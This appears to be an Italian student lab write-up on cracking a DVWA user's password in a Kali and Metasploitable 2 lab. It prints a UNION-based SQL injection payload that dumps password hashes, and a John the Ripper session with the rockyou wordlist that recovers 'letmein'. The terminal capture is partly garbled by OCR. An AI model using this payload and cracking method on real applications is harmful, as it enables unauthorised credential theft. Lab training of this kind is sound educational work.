

In questo esercizio riusciremo a crackare la password dell'utente Pablo Picasso tramite DVWA, configurando le due macchine (Kali e Metasploitable 2)



In questa prima fase, andiamo a configurare le due macchina in maniera tale che riescano a comunicare tra di loro.




Questo è il ping tra le due macchine.

Dopo di ciò, ci portiamo alla configurazione di DWVA con settaggio di sicurezza a LOW.


Username: admin Security Level: low Locale: en SQLi DB: mysql

Una volta mossi in questo modo, andiamo a verificare tramite l'applicazione SQLi -all'interno di DVWA- la presenza dell'utente Pablo Picasso.



Per riuscire a scovare la password di tale utente dobbiamo utilizzare una Query. In questo caso ho utilizzato

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



In questo modo riusciamo a vedere le password che in questo caso vengono caricate nel formato hash. Per poterla estrarre utilizzeremo l'applicazione John the Ripper.

```
File Actions Edit View Help
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
   (kali⊕kali)-[~]
/usr/share/wordlists
  -(kali@kali)-[/usr/share/wordlists]
s ls
amass dirbuster fern-wifi legion
dirb fasttrack.txt john.lst metasploit
                                                                     sqlmap.txt wifite.txt
(kali@kali)-[/usr/share/wordlists]
sudo gzip -dk rockyou.txt.gz
[sudo] password for kali:
(kali@ kali)-[/usr/share/wordlists]
$ ls
                                           rockyou.txt
                           metasploit
nmap.lst
                                                             wifite.txt
  -(kali@kali)-[/usr/share/wordlists]
| (kali@kali)-[/usr/share/wordtists]
| john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/Desktop/
password.txt
stat: /home/Desktop/password.txt: No such file or directory
   -(kali®kali)-[/usr/share/wordlists]
| (kati | kati) - [/usr/share/wordtists]
| john -- format=Raw-MD5 -- wordlist=/usr/share/wordlists/rockyou.txt | Desktop/passwo
rd.txt
stat: Desktop/password.txt: No such file or directory
  -(kali@kali)-[/usr/share/wordlists]
| (kall@kall)-[/usr/share/wordlists]
| john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/password
stat: /home/password.txt: No such file or directory
   -(kali@kali)-[/usr/share/wordlists]
| (kall@ kall)-[/usr/share/wordlists]
| john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/pas
sword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:00 DONE (2023-09-25 15:15) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey..j
ames1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords re
liably
Session completed.
  -(kali@kali)-[/usr/share/wordlists]
5
```

Come da immagine abbiamo utilizzato l'applicazione John, dove, tramite la creazione di un file di testo con dentro scritto il formato hash, riusciamo a caricarlo all'interno di una delle wordlist più famose al mondo, ovvero rockyou.txt.

Una volta caricata la password hash in Raw-MD5, riusciamo a vedere che la password scovata sarà letmein